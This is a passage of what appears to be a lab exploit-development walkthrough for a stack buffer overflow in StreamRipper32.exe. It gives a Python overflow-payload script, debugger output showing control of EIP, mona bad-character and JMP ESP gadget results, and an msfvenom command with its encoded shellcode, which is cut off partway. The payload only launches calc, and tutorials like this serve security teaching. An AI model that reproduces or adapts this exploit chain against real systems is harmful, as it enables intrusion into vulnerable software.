Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.



```
# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100
buf ="\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
buf +="\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
buf +="\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
buf +="\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
buf +="\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
buf +="\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
buf +="\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
buf +="\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

payload=junk + bat + cash + buf

f.write(payload)
f.close
```

Paste the output in the user interaction field. Check the stack pointer and right click on it and click on “Follow on Dump”.


Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
CPU - main thread
Registers (FPU)
Increment Plus
Decrement Minus
Zero
Set to 1
Modify Enter
Copy selection to clipboard Ctrl+C
Copy all registers to clipboard
Follow in Dump
Follow in Stack
View MMX registers
View 3DNow! registers
View debug registers
Appearance
Paused
08:44
25-04-2021


```
EAX 00501D5C StreamRi.00501D5C
ECX 41414141
EDX 00000000
EBX 00000001
ESP 0018F3F8 ASCII 43 "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
[08:44:42] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```

After this, You will able to identify the bad characters by using the address where the array begins

!mona compare -f bytearray.bin -a [address]


As shown below


Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Log data
mona Memory comparison results
Paused
Type here to search
08:48
25-04-2021
ENG
Right Ctrl

```
Address  Message
0018F3F8
0018F3F8      | Comparison results:
0018F3F8      |-------------------------------------------------|
0018F3F8    0 |00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f| File
0018F3F8      |-1 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43| Memory
0018F3F8   10 |10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f| File
0018F3F8      |43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43| Memory
0018F3F8   20 |20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f| File
0018F3F8      |43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43| Memory
0018F3F8   30 |30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f| File
0018F3F8      |43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43| Memory
0018F3F8   40 |40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f| File
0018F3F8      |43 43 43    43 43 43 43 43 43 43 43 43 43 43 43| Memory
0018F3F8   50 |50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f| File
0018F3F8      |43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43| Memory
0018F3F8   60 |60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f| File
0018F3F8      |43 25 32 30 01 02 03 04 05 06 07 08 09 26    75| Memory
0018F3F8   70 |70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f| File
0018F3F8      |6d 72 65    75 6c 74 3d 35 30 00 18 00 08 fa 18| Memory
0018F3F8   80 |80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f| File
0018F3F8      |00 11 01 00 00 48 00 00 00 0e 00 00 00 73 00 10| Memory
0018F3F8   90 |90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f| File
0018F3F8      |01 00 00 00 00 c4 f4 18 00 21 00 00 00 0d 00 00| Memory
0018F3F8   a0 |a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af| File
0018F3F8      |00 40 6a a4 00 00 00 00 00 03 00 00 00 06 00 00| Memory
0018F3F8   b0 |b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf| File
0018F3F8      |00 24 f5 18 00 73 cc 4b 00 00 00 00 00 20 02 05| Memory
0018F3F8   c0 |c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf| File
0018F3F8      |00 08 fa 18 00 08 fa 18 00 e0 c1 62 00 2a 6d 25| Memory
0018F3F8   d0 |d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df| File
0018F3F8      |76 00 00 00 00 15 02 00 00 a5 ab 23 76 03 00 00| Memory
0018F3F8   e0 |e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef| File
0018F3F8      |00 00 00 00 00 a8 6e 63 00 40 6a a4 00 01 00 00| Memory
0018F3F8   f0 |f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff| File
0018F3F8      |00 01 00 00 00 04 f5 18 00 00 00 00 00 dd 06 01| Memory
0018F3F8      `-------------------------------------------------'
0018F3F8
0018F3F8                  | File          | Memory        | Note
0018F3F8 -----------------------------------------------------------
0018F3F8 0   0   67  66   | 00 ... 42     | 43 ... 43     | compacted
0018F3F8 67  66  1   1    | 43            | 43            | unmodified!
0018F3F8 68  67  42  42   | 44 ... 6d     | 43 ... 26     | corrupted
0018F3F8 110 109 1   1    | 6e            | 6e            | unmodified!
0018F3F8 111 110 4   4    | 6f 70 71 72   | 75 6d 72 65   | corrupted
0018F3F8 115 114 1   1    | 73            | 73            | unmodified!
0018F3F8 116 115 140 140  | 74 ... ff     | 75 ... 01     | corrupted
0018F3F8
0018F3F8 Possibly bad chars: 00
0018F3F8
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.719000
```


```
!mona compare -f bytearray.bin -a 0018F3F8
```

Address	Status	BadChars	Type
0x0018f3f8	Corruption after 0 bytes	00	normal



Address	Status	BadChars	Type
0x0018f3f8	Corruption after 0 bytes	00	normal


Find JMP ESP



Win 7 LAB (APPLICATION_SS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - StreamRipper32.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Log data
Paused
Type here to search
08:53
25-04-2021
ENG
Right Ctrl

```
Address |Message
0018F3F8     |00 24 f5 18 00 73 cc 4b 00 00 00 00 00 20 02 05| Memory
0018F3F8  c0 |c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf| File
0018F3F8     |00 08 fa 18 00 08 fa 18 00 e0 c1 62 00 2a 6d 25| Memory
0018F3F8  d0 |d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df| File
0018F3F8     |76 00 00 00 00 15 02 00 00 a5 ab 23 76 03 00 00| Memory
0018F3F8  e0 |e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef| File
0018F3F8     |00 00 00 00 00 a8 6e 63 00 40 6a a4 00 01 00 00| Memory
0018F3F8  f0 |f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff| File
0018F3F8     |00 01 00 00 00 04 f5 18 00 00 00 00 00 dd 06 01| Memory
0018F3F8     '-----------------------------------------------'
0018F3F8
0018F3F8                 | File         | Memory       | Note
0018F3F8 ---------------------------------------------------------
0018F3F8 0   0   67  66  | 00 ... 42    | 43 ... 43    | compacted
0018F3F8 67  66  1   1   | 43           | 43           | unmodified!
0018F3F8 68  67  42  42  | 44 ... 6d    | 43 ... 26    | corrupted
0018F3F8 110 109 1   1   | 6e           | 6e           | unmodified!
0018F3F8 111 110 4   4   | 6f 70 71 72  | 75 6d 72 65  | corrupted
0018F3F8 115 114 1   1   | 73           | 73           | unmodified!
0018F3F8 116 115 140 140 | 74 ... ff    | 75 ... 01    | corrupted
0018F3F8
0018F3F8 Possibly bad chars: 00
0018F3F8
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.719000
0BADF00D [+] Command used:
0BADF00D !mona jmp -r esp

         ---------- Mona command started on 2021-04-25 08:51:59 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Querying 1 modules
0BADF00D     - Querying module StreamRipper32.exe
746A0000 Modules C:\Windows\System32\wshtcpip.dll
0BADF00D     - Search complete, processing results
0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D     - (Re)setting logfile jmp.txt
0BADF00D [+] Writing results to jmp.txt
0BADF00D     - Number of pointers of type 'push esp # ret 0x0c' : 1
0BADF00D     - Number of pointers of type 'call esp' : 1
0BADF00D     - Number of pointers of type 'push esp # ret ' : 1
0BADF00D [+] Results :
004BE586   0x004be586 : push esp # ret 0x0c | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
0049C015   0x0049c015 : call esp | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
00401E47   0x00401e47 : push esp # ret  | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRi
0BADF00D     Found a total of 3 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:02.094000
```

```
!mona jmp -r esp
```



```
0BADF00D     - Number of pointers of type 'call esp' : 1
0BADF00D     - Number of pointers of type 'push esp # ret ' : 1
0BADF00D [+] Results :
004BE586   0x004be586 : push esp # ret 0x0c | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
0049C015   0x0049c015 : call esp | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
00401E47   0x00401e47 : push esp # ret  | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRi
0BADF00D     Found a total of 3 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:02.047000
```

```
!mona jmp -r esp
```

Log data, item 5
 Address=004BE586
 Message= 0x004be586 : push esp # ret 0x0c | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)


Log data, item 4
 Address=0049C015
 Message= 0x0049c015 : call esp | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

Log data, item 3
 Address=00401E47

Message= 0x00401e47 : push esp # ret | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
Here you can see esp address which should be used by using the !mona jmp -r esp command


Generate Shell Code

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00" -f python



```
┌──(root💀 JAVVADI)-[/home/javvadi]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe5\xdd\xc4\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x6c"
buf += b"\x42\x65\x50\x35\x50\x75\x50\x65\x30\x6e\x69\x7a\x45"
buf += b"\x35\x61\x4f\x30\x62\x44\x6c\x4b\x50\x50\x46\x50\x4c"
buf += b"\x4b\x62\x72\x46\x6c\x6e\x6b\x62\x72\x34\x54\x4e\x6b"
buf += b"\x73\x42\x36\x48\x34\x4f\x38\x37\x33\x7a\x45\x76\x36"
buf += b"\x51\x6b\x4f\x4c\x6c\x45\x6c\x43\x51\x33\x4c\x53\x32"
buf += b"\x44\x6c\x55\x70\x4f\x31\x38\x4f\x74\x4d\x75\x51\x49"
buf += b"\x57\x7a\x42\x6b\x42\x50\x52\x71\x47\x6c\x4b\x33\x62"
buf += b"\x56\x70\x6e\x6b\x51\x5a\x35\x6c\x4c\x4b\x62\x6c\x46"
buf += b"\x71\x31\x68\x38\x63\x42\x68\x43\x31\x58\x51\x56\x31"
buf += b"\x6e\x6b\x30\x59\x47\x50\x36\x61\x48\x53\x6e\x6b\x33"
buf += b"\x79\x47\x68\x58\x63\x37\x4a\x57\x39\x4c\x4b\x55\x64"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x30\x31\x39\x6f\x4e\x4c\x79"
buf += b"\x51\x68\x4f\x74\x4d\x75\x51\x38\x47\x64\x78\x4b\x50"
buf += b"\x42\x55\x6b\x46\x63\x33\x43\x4d\x49\x68\x57\x4b\x73"
buf += b"\x4d\x54\x64\x64\x35\x38\x64\x66\x38\x4c\x4b\x66\x38"
buf += b"\x31\x34\x66\x61\x4a\x73\x51\x76\x4c\x4b\x54\x4c\x50"
buf += b"\x4b\x6e\x6b\x42\x78\x45\x4c\x73\x31\x78\x53\x6c\x4b"
buf += b"\x74\x44\x6e\x6b\x36\x61\x4e\x30\x6f\x79\x33\x74\x51"
